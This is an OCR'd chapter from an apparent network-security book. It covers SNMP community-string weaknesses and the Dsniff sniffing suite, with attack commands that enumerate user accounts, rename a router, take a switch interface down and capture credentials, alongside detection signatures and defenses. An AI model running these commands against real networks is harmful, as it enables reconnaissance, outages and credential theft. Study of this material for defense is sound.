The SNMP architecture is comprised of two basic elements, management stations and network elements. The manager is a console by which the administrator performs his management responsibilities—monitoring and controlling the network elements or agents. Specifically, SNMP is the communications protocol that allows the console and agents to communicate. Because SNMP was designed to be simple, as its name implies, the *User Datagram Protocol* (UDP) was chosen as the transport for the SNMP message frame. SNMP uses the well-known UDP ports 161 and 162.

UDP is a connectionless datagram, meaning there are no delivery controls built into the protocol as there are in TCP. Utilizing UDP allows for smaller and simpler packets on the network. SNMP relies on upper-level applications, specifically the network management station to determine the packets delivery success or failure. The SNMP message is placed into the UDP/IP frame, as shown in Figure 17.4.




Figure 17.4 The SNMP message in a UDP/IP frame.

The SNMP Message

The SNMP message itself is divided into two units: the authentication header and a Protocol Data Unit (PDU), see Figure 17.5. A community string and a version number make up the authentication header, and the PDU is where the five SNMP operations are transmitted. The five SNMP operations are the GetRequest, GetNextRequest, GetResponse, SetRequest, and the Trap.




Figure 17.5 The SNMP message frame.

The types of information available to an operation are defined in the MIB. Although a detailed discussion of MIBs is beyond the scope of this chapter, a simple explanation is necessary to understand how the attacker can gain information about SNMP-managed devices. In general, there are two types of MIBs. *Standard MIBs* define the type of information available and configurable in standard devices and protocols. *Private MIBs* are vendor and product specific. Information in an MIB is stored

in a tree structure with branches and leaves representing objects to be managed. Each branch along the path to a leaf is assigned an integer called an *object identifier* (OID). As an example, if you follow the tree in Figure 17.6, the OID for the standard MIB-II entry for System Contact is 1.3.6.1.2.1.1.4. The first MIBs were published in May of 1990 in RFC 1156. In March of 1991, MIB-II definitions were published in RFC 1213.




Figure 17.6 The system information OID tree.

As expected, the Get functions allow the manager to pull or access information from the network agent. The GetRequest is sent from the SNMP Manager to request the value of one or more objects. The agent generates a GetResponse PDU with the values for each object in the GetRequest PDU. The GetNextRequest is generated to retrieve the value of the next object with the agent's MIB, and the agent responds with another GetResponse PDU. The SetRequest PDU is initiated by the Manager to set the value of one or more agent values. A trap is used by the agent to alert the manager that a predefined event has occurred.

The PDU is constructed, as shown in Figure 17.7. Several `Get` or `Set` commands can be carried in a single PDU. If sniffed off the network, the sniffer output for an SNMP message is similar to the output shown in Figure 17.7. Here, two requests for information are made in one PDU. Because the information is being requested, the values are null. When the agent responds, the return packet carries the corresponding values of the OIDs. In this example, it is easy to see how visible the data is while it is transferring data to and from SNMP agents.

Figure 17.7 The SNMP message PDU frame format.

SNMP Authentication

The Authentication header contains two elements: a version number and the community. An SNMP community is the pairing of an SNMP agent with some arbitrary set of SNMP application entities. Each community is named by an arbitrary string called the community name. An SNMP message originated by an SNMP application entity that in fact belongs to the SNMP community named by the community component of a message is called an *authentic SNMP message*. If an SNMP element receives an SNMP message from an SNMP Manager, and the version number, community string, and IP address match those stored in the agents community profile, the PDU is processed.

There are two levels of community access. A community string can be assigned read-only access or read/write access. A matching read-only community enables the get functions to be executed on the agent, and matching the write-access community string enables the use of the SetRequest PDU. Community strings are a text convention and are transmitted in clear text. The standard default values of most SNMP implementations are public (RO) and private (RW). Many devices automatically default to the values, and many network administrators automatically accept and use these values in their SNMP systems. As we will see in the next section, this community concept creates a great opportunity for attackers to see into and disrupt network devices.

How the Exploit Works

SNMP was designed back when there was a limited number of computers on the Internet. In RFC 1157, which defines SNMP, under the heading "Security Issues," the complete section reads as follows: "Security issues are not discussed in this memo." This pretty much sums up the attention given to security issues in the late 80's and early 90's.

Because the community name is a text field, and many hardware devices do not log queries sent to invalid SNMP communities, it is a simple game of brute force guessing to gain those community names. Even more astonishing than that is the number of devices that default to the public, private, or write community names. Having attended several Network Management classes in the mid 90's, the subject of using community names other than the standard defaults was never once discussed. Admin guides and examples always use these names, and most administrators seem to adopt them as their own.

Imagine what the attacker can do after he has obtained the default community names from a packet sniff or guessed them with a brute force attack. With a few queries, the attacker knows almost anything he wants about your network. By spoofing the address of the manager, the attacker can even make changes to your devices through the SetRequest PDU. In some cases, the entire configuration file of a router or other devices can be replaced. All the while this is going on unnoticed by the scanners and IDSs.

The attacker can gain community and additional information by other means as well. If the attacker can sniff packets off your network, the SNMP messages can easily be read. Not only does the attacker get the community and the IP address of the manager and agent, but the entire message is clear text. Just by sniffing SNMP messages, the attacker can gain a lot of information as it is passed between manager and agents.

How To Use It

There are many commercial and costly programs available that can be used to manage SNMP devices. HP Openview, Tivoli, and Unicenter are three of the most widely-deployed versions. Every UNIX/Linux flavor comes with SNMP utilities to read and write to SNMP devices. One of the simplest and easiest SNMP tools to use is found in the Windows NT 4.0 Resource Kit. SNMPUTIL can be used to send Get requests to an SNMP device. This utility can read or walk the MIB OID tree. The syntax is as follows:

```
snmputil walk hostname community OID
```

`hostname` is the target server or device, and community is the appropriate community string. The OID is the complete identifier for the MIB object to be read.

The following example `snmputil` was run against a newly installed NT 4.0 Server with SNMP installed. No configuration or modifications were made to the system except the installation of service pack 5 and the Resource Kit.

```
snmputil walk MyServer public .1.3.6.1.4.1.77.1.2.25
```

This command displays the following output:

```
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.5.71.117.101.115.116
Value    = OCTET STRING - Guest

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.
97.116.111.114
Value    = OCTET STRING - Administrator

End of MIB subtree.
```

As you can see, the utility was able to request and retrieve a list of user names on the server. If this were a production server, all usernames defined would be listed. This information was retrieved using the public community string, which, disappointingly, is the default in NT 4.0 and most operating systems.

Here is an example from Phrack, in an article on SNMP insecurities. Using their snmpset program, the example is used to change the host name of a Cisco router.

```
Snmpset -v 1 -e 10.0.10.12 router.pitfiful.com cisco00 system.sysName.0 s "owned"
```

Other freely available SNMP tools available include:

- **snmpscan 0.05**—snmpscan scans hosts or routers running SNMPD for common communities (passwords). Communities on routers and hosts running snmpd use this tool to test and eventually secure your snmp devices. This tool is written by Knight phunc.
  `http://www.linux.org/apps/AppId_886.html`
- **SNMP Sniff v1.0**—Enables you to decode any SNMPv[1,2]c packets that go through your network. It shows just about everything you need to know about the PDU, including errors, variable bindings, and so forth. Other extra features are Community, PDU type, OID filtering of packets, and a simple Perl user interface. This tool written by Nuno Leitao.
  `http://linas.org/linux/NMS.html`
- **Scns.c**—s0ftpj snmp community name sniffer.
  `www.s0ftpj.org/en/site.html`
- **Ucd-SNMP**—Originally based on the Carnegie Mellon University SNMP implementation, but greatly enhanced—ported, fixed, and made easier to use.
  `http://net-snmp.sourceforge.net/`
- **Multi Router Traffic Grapher (MRTG)**—A tool to monitor the traffic load on network links. MRTG generates HTML pages containing GIF images, which provide a LIVE visual representation of this traffic.
  `http://ee-staff.ethz.ch/~oetiker/webtools/mrtg/`
- **Scotty**—One of the best network management packages. The software is based on the Tool Command Language.
  `www.home.cs.utwente.nl/~schoenw/scotty/`

Note: At the time of publication, these URLs were correct. Because they often change, if the above URLs do not work, please utilize a search engine to locate the tool.

Now that we have given an overview of several tools, let's look at Snmpwalk and Snmpset in more detail.

Snmpwalk and Snmpset

Snmpwalk and snmpset are part of a group of tools originally developed at Carnegie Mellon University. These tools run on various UNIX, Linux, and Windows platforms. Snmpwalk uses the get-next function of SNMP to walk though the MIBs on an SNMP host. In the following example, the attacker could use the command `snmpwalk target public system`, where `Target` is the system name of the server running the SNMP agent. `Public` is the community string and `system` is the group of MIB variables that will be polled. If the MIB variable field were left blank, snmpwalk would output all the SNMP variables for the host. Running the command generates the output shown in Figure 17.8.

Figure 17.8 Output from running the Snmp walk program from a DOS prompt.

Looking at the results shown in Figure 17.8, we can see that this device is a Cisco 2900XL. It is running Version 11.2(8) of the IOS software. The system type and the version of the software could be checked against known exploits to launch further attacks against the device. The system contact is Alfred Newman, and it is located at 1313 Mockingbird Lane. Using this information, an attacker could call an organization posing as Alfred Newman and try to gain further information or even logins and passwords.

Snmpset invokes the set PDU that is used to change the value of writeable MIB variables. This can be used to create a Denial of Service by changing the configuration of an interface. For example, we can use snmpwalk to gain interface information about the target using the command `snmpwalk target public interfaces.ifTable.ifEntry.ifAdminStatus`, which gives us the output shown in Figure 17.9.




Figure 17.9 Output from running the Snmpwalk program to gather interface information.

Using this information, we could change any of the twenty five interfaces' `ifAdminStatus` from `1` (up) to `2` (down). In Figure 17.10, we use the command, `snmpset target private interfaces.ifTable.ifEntry.ifAdminStatus.25 i 2` to bring the twenty fifth interface down.




Figure 17.10 Output from running Snmpset from a DOS prompt.

The `snmpwalk` command run after `snmpset` confirms that the `ifAdminStatus` of interface twenty five was changed to down. This could disconnect the device from the network causing an outage. Recovering from this attack could be extremely difficult if all the system's interfaces are taken off the network because it would force the system administrator to be physically in front of the device to resolve the problem.

WS Ping Pro Pack

WS Ping Pro Pack provides a finished Windows product with a sharp GUI that makes it very easy to gather SNMP information. Simply open WS Ping Pro, click the SNMP tab, and then enter an address of the SNMP agent and community string. Clicking the "What" drop-down box enables the users to select the specific MIB object or group of objects to scan. Selecting "Get all Subitems" will walk all the MIB objects after the object selected in the "What" box. In Figure 17.11, we walk the MIBs of the system target using WS Ping Pro.




Figure 17.11 WS Ping Pro pack using the SNMP Object Selector feature.

Selecting start from the window shown in Figure 17.11 walks though the MIBs and produces the output shown in Figure 17.12.




Figure 17.12 Listing of the MIBs available for a particular device using WS Ping Pro.

In this example, WS Ping was run against a Cisco 2924XL, which is a twenty four port switch and is shown in Figure 17.13.




Figure 17.13 Drawing of a Cisco 2924XL twenty four port switch.

Figure 17.13 can be compared with the output of the first five ports from WS Ping:

```
ifIndex.1     1     2     3     4     5
ifDescr.1     VLAN1     FastEthernet0/1     FastEthernet0/2
FastEthernet0/3     FastEthernet0/4
ifType.1     6     6     6     6     6
ifMtu.1     1500     1500     1500        1500     1500
ifSpeed.1     10000000     100000000     100000000     0     100000000
ifPhysAddress.1     00d079096c00     00d079096c01     00d079096c02
00d079096c03     00d079096c04
ifAdminStatus.1     1     1     1     1     1
ifOperStatus.1     1     1     1     2     1
```

The output of WS Ping almost matches the physical layout of the device, which helps to paint a picture in the user's mind. By reviewing this output, we can see that the first port is a virtual interface, and ports two through five correspond to the first four physical interfaces on the switch. The MIB `ifType.1` has a value of `6`, which indicates all the interfaces are Ethernet. `IfMtu.1` shows the maximum transmission unit for each interface and the `ifSpeed.1` shows that four of the 5 interfaces are configured for 100 Mbps. `IfPhysAddress.1` corresponds to the MAC address for each interface. The `ifAdminStatus` is a writeable MIB that can be configured to bring the interface up (value=1), down (value-2), or in a test mode (value=3). `IfOperStatus.1` is an MIB that is closely related to `ifAdminStatus`. `IfAdminStatus` can be thought of as a desired state where `ifOperStatus` reports the actual status. An `ifOperStatus` value of `1` indicates that the interface is up, `2` indicates that the interface is down, `3` indicates that the interface is in a test mode, `4` indicates an unknown status, and `5` is a dormant value.

Signature of the Attack

An attack using the SNMP exploit can by identified by observing unauthorized systems trying to access hosts on your network using the UDP port 161. You can see an attempt in the following log entry from the Linux firewall package Ipchains.

```
Aug 10 19:15:59 cm-192-168-20-2 kernel: Packet log: bad-if DENY eth0
PROTO=17 162.168.10.38:1097 192.168.202:161 L=132 S=0x00 I=59140 F=0x0000
T=128 (#10)
```

The field `PROT=17` indicates the UDP protocol, and `162.168.10.38:1097` shows an attempt to connect to port 161. Further examination of this unauthorized traffic would reveal that the unauthorized client is trying to use public or private as community strings.

Authorized SNMP gathering systems are internal network management platforms, such as IBM's Tivoli, Concord's Nethealth, or Network Associates' Router PM. which use SNMP to track availability and utilization of network devices.

How To Protect Against It?

The best defense against the SNMP exploit is to turn off SNMP on all devices. Because this is not an option in many companies and network installations, there are several steps that a security manager can take to limit the threat.

1. Treat all community strings as passwords and use the same policies as for other passwords.
    1. Set a minimum number of characters, at least 8, the larger the better.
    2. Require alphanumeric, numeric, and special characters.
    3. Enforce password changes every 60 or 90 days.
    4. Use snmputil or other such programs to validate community names and policies.

2. Set communities for read only access.
3. Do not use the same community on all devices.
4. Filter out SNMP ports (161, 162) on all Ingress routers.
5. Restrict access on SNMP devices, access lists on routers, and other similar filters on as many devices as possible. Allow only the assigned management station IP addresses.
6. Know your network devices and how SNMP is implemented on them if it is.

Other measures to help protect against the exploit include:

- Check for network interface cards running in promiscuous mode (sniffers).
- Keep your systems up-to-date on patches and fixes. Regularly check vendor Web sites for patches, fixes, and bulletins.
- Monitor system and other logs. Watch your SNMP monitor for traps!

Diagram

Figure 17.14 helps to illustrate how SNMP can be attacked from inside or outside the network and how most networks are wide open to these attacks. It may seem like a major design flaw, which it is, but leaving SNMP ports (UDP 161 & 162) open through a firewall and perimeter router, so that staff from parent companies or a central management facility can see your network, is common. One of my former clients, a DOD site, was doing this. They also had NetBIOS open to the world to share calendars and such!




Figure 17.14 Diagram of an SNMP attack.

Source Code/Pseudo Code

Snmpwalk and WS Ping Pro Pack all use an algorithm similar to the following:

```
while not error
     begin
        getnext MIB
        print MIB MIB-value
     end
```

Snmpwalk and snmpset can be found at `net-snmp.sourceforge.net`. WS Ping Pro Pack can be found at `www.ipswitch.com`.

Vulnerable Devices

The following is a partial listing of devices that ship with default Public and Private communities enabled:

- 3com Switch 3300 (3Com SuperStack II)—private
- Cray MatchBox router (MR-1110 MatchBox Router/FR 2.01)—private
- 3com RAS (HiPer Access Router Card)—public
- Prestige 128 / 128 Plus—public
- COLTSOHO 2.00.21—private
- PRT BRI ISDN router—public
- CrossCom XL 2—private
- WaiLAN Agate 700/800—public
- HPJ3245A HP Switch 800T—public
- ES-2810 FORE ES-2810, Version 2.20—public
- Windows NT Version 4.0—public
- Windows 98 (not 95) —public
- Sun/SPARC Ultra 10 (Ultra-5_10) —private

Additional Information

Additional information can be found at the following links:

- The SNMP FAQ

  `www.faqs.org/faqs/by-newsgroup/comp/comp.protocols.snmp.html`
- RFC 1574 Evolution of the Interfaces Group of MIB-II

  `www.faqs.org/rfcs/rfc1573.html`
- RFC 1212 Concise MIB Definitions

  `www.faqs.org/rfcs/rfc1212.html`

- An Introduction to Network Management
  `www.inforamp.net/~kjvallil/t/snmp.html`
- DDRI SNMP Overview
  `www.ddri.com/Doc/SNMP_Overview.html`
- Insight Manager 3.00: Default Community String
  `www.compaq.com.pl/support/techpubs/customer_advisories/s0627-03.html`
- Cisco 2900XL Overview
  `www.cisco.com/univercd/cc/td/doc/product/lan/c2900xl/29_35sa6/ig_2900/maoverv.htm`

Sniffing and Dsniff

Dsniff is a suite of network packet sniffing programs created by Dug Song for use in network penetration testing. Dsniff is capable of capturing and decoding authentication information for various protocols. When Dsniff is used in conjunction with known forms of ARP and/or DNS spoofing techniques it becomes a powerful exploit that can be used to gain password and authentication information from both normal and switch-based networks.

Exploit Details

- **Name:** Dsniff.
- **Current version:** Dsniff-2.2.
- **Location:** `http://www.monkey.org/~dugsong/dsniff.`
- **Operating Systems:** UNIX, Linux (*most distr.*), Windows 95/98, WinNT, Windows 2000.
- **Variants:** There are many sniffer tools both commercial and freely available on the Internet that can be used to capture and filter network traffic.
- **Written by:** Brad Bowers.

Protocol Description

Sniffers work on broadcast Ethernet technology. Data is sent across the network in frames that are made up of various sections. The first few bytes of an Ethernet frame contain the source and destination address, which is sent to all hosts on an Ethernet network. Normally, only the host with the hardware address (MAC) that matches the destination portion of the frame listens and accepts the frame. Sniffers exploit the fact that frames are transmitted to all hosts by configuring the Ethernet card to accept all network transmissions in its path.

Variants

Dsniff is but one flavor. Like most freely-available packet-sniffing tools, Dsniff was built around the libpcap library, which gives programs the capability to capture packets on a network. Some close variants to the Dsniff program are:

- **Esniff**

  http://packetstorm.securify.com

  Esniff is a generic UNIX sniffer created and released by the writers of Phrack Magazine. Unlike Dsniff, Esniff does not parse authentication information from all other network traffic.

- **LinSniff**

  `http://rootshell.com/archive-j457nxiqi3gq59dv/199804/linsniff.c.html`

  LinSniff is a Linux-based sniffer designed specifically to capture passwords crossing broadcast-based (Ethernet) networks. LinSniff is similar to Dsniff, but it lacks the capability to decode many of the authentication protocols that Dsniff does.

- **L0phtcrack**

  `http://www.l0pht.com/l0phtcrack/`

  L0phtcrack is a well-known brute force password cracker for Windows password hashes. The program includes a packet sniffer that is able to capture SMB session authentication information.

- **Etherpeek**

  `http://www.wildpackets.com/products/etherpeek`

  Etherpeek is a sniffer that works on the Macintosh and Windows platforms. Etherpeek is a bit expensive, but it offers many enhancements and has a lot of functionality. Unlike Dsniff, Etherpeek was not specifically designed to capture authentication information, but it does have some authentication capturing abilities.

- **Ethload**

  `http://www.computercraft.com/noprogs/ethld104.zip`

  Older versions of Ethload have the capability to capture rlogin and telnet session authentication information off networks.

Overview

Dsniff is one of the most comprehensive and powerful freely-available packet-sniffing tool suites for capturing and processing authentication information. Its functionality and numerous utilities have made it a common tool used by attackers to sniff passwords and authentication information off networks. Dsniff's capabilities of capturing

and decoding many different authentication protocols make it an ideal tool to be used with other exploits to compromise systems or elevate access. The exploit that I will focus on is the use of Dsniff and its utilities, along with ARP spoofing, to create an authentication sniffing device capable of working on both normal broadcast (Ethernet) and switched network environments. The details, functions, and utilities of Dnsniff, ARP Spoofing, and how they can be used in cooperation to effectively compromise or elevate access on a network, will be explained. Further, the detail tools and techniques used to mitigate the vulnerabilities of this type of exploit will also be shown.

Description

Dsniff was first released in 1998 as yet another sniffer tool suite that utilized the popular libpcap library to capture and process packets. Dsniff is based on the functionality of its predecessors, (that is TCPDump and Sniffit) which used the libpcap library to place a workstation's network card in promiscuous mode and capture all packets broadcasted on a network. The functionality and popularity of Dsniff has lead the hacker community to devote a lot of time and resources into the further development of Dsniff. Recently, the Dsniff suite has been ported over to several platforms including Win32.

The most obvious advancement with Dsniff is its capability to capture and parse authentication information off a network. Dsniff was written to monitor, capture, and filter known authentication information from a network while ignoring all other data packets. This enables an attacker to limit the amount of time needed to parse through large amounts of data packets in hopes of finding authentication information. Dsniff also goes one step further and is able to decode numerous forms of authentication information that it captures along with the ability to capture many other types of TCP connections. Dsniff is currently able to decode the authentication information for the following protocols:

- PC Anywhere
- AOL Instant Messager
- HTTP
- IMAP
- Napster
- Oracle
- Lightweight Directory Protocol (LDAP)
- X11
- PostgreSQL
- Remote Login (rlogin)
- Sniffer Pro (Network Associates)
- Socks
- Meeting Maker
- Sybase Auth info.
- NNTP
- ICQ
- File Transfer Protocol (FTP)
- POP
- SNMP
- RPC mount Requests
- Telnet
- RPC yppasswd
- Routing Information Protocol (RIP)
- Windows NT Plaintext
- Internet Relay Chat (IRC)
- Open Shortest path first (OSPF)
- Citrix ICA

Along with Dsniff's capability to decode the preceding list protocols, Dsniff also includes utilities that enable it to monitor and save email, HTTP URLs, and file transfers that have occurred on the network. Some of the utilities included within the Dsniff suite and their functions are:

- **Arpredirect**—Enables a host to intercept packets from a target host on a LAN intended for another host by forging ARP replies. This effectively enables an attacker's host to spoof the MAC address of another machine.
- **TCPnice**—Slows down specific current TCP connections through active traffic shaping. This is supposedly done by forging tiny TCP window advertisements and ICMP source quenching replies. This enables an attacker to slow down connections on a fast network.
- **FindGW**—Uses various forms of passive sniffing to determine the local network gateway.
- **Macof**—Used to flood a local network with random forged MAC addresses(the value of this utility is described later).
- **TCPKill**—Used to terminate active TCP connections.
- **Mailsnarf**—Capable of capturing and outputting SMTP mail traffic that is sniffed on the network.
- **WebSpy**—Captures and sends URL information to a client web browser in real time.
- **UrlSnarf**—Captures and outputs all requested URLs sniffed from HTTP traffic. Urlsnarf captures traffic in *Common Log Format* (CLF), which is used by most web servers. The CLF format enables the data to be later processed by a log analyzer (for example, wwwstat, analog, and so forth).

Using Dsniff And Its Utilities


Dsniff and its utilities are capable of running on various different platforms, including Win32, UNIX, and Linux. Compiling and running Dsniff is generally simple, however, incorrectly configured libraries (libpcap, Libnet, Libnids) on the attacker's machine often cause problems with the program's functionality. To start Dsniff, and to begin capturing authentication information, the following example command can be used:

```
>#./dsniff -i eth0 -w sniffed.txt
>#dsniff: listening on eth0.
```

In this example, Dsniff is started with the switches `i` and `w`. the `i` switch enables the user to specify the device for sniffing, and `w` is used to specify an output file for captured data. At this point, the program is actively listening on the network.

Figure 17.15 illustrates how Dsniff works and how it functions. We'll use a hypothetical example of a small company network and we'll focus on three machines. We

will call the machines server1, server2, and server3. In this scenario, an administrator using server1 wants to connect to server2 using the PCAnywhere application. The administrator, who we'll call John, is like most small company administrators—overworked, underpaid, and unable to successfully protect his network with the time and resources available. When John installed the PCAnywhere application on the production servers, he did not configure it to utilize encryption. Therefore, authentication




information is transmitted with low-level encryption or clear text.

Figure 17.15 Diagram of how Dsniff works.

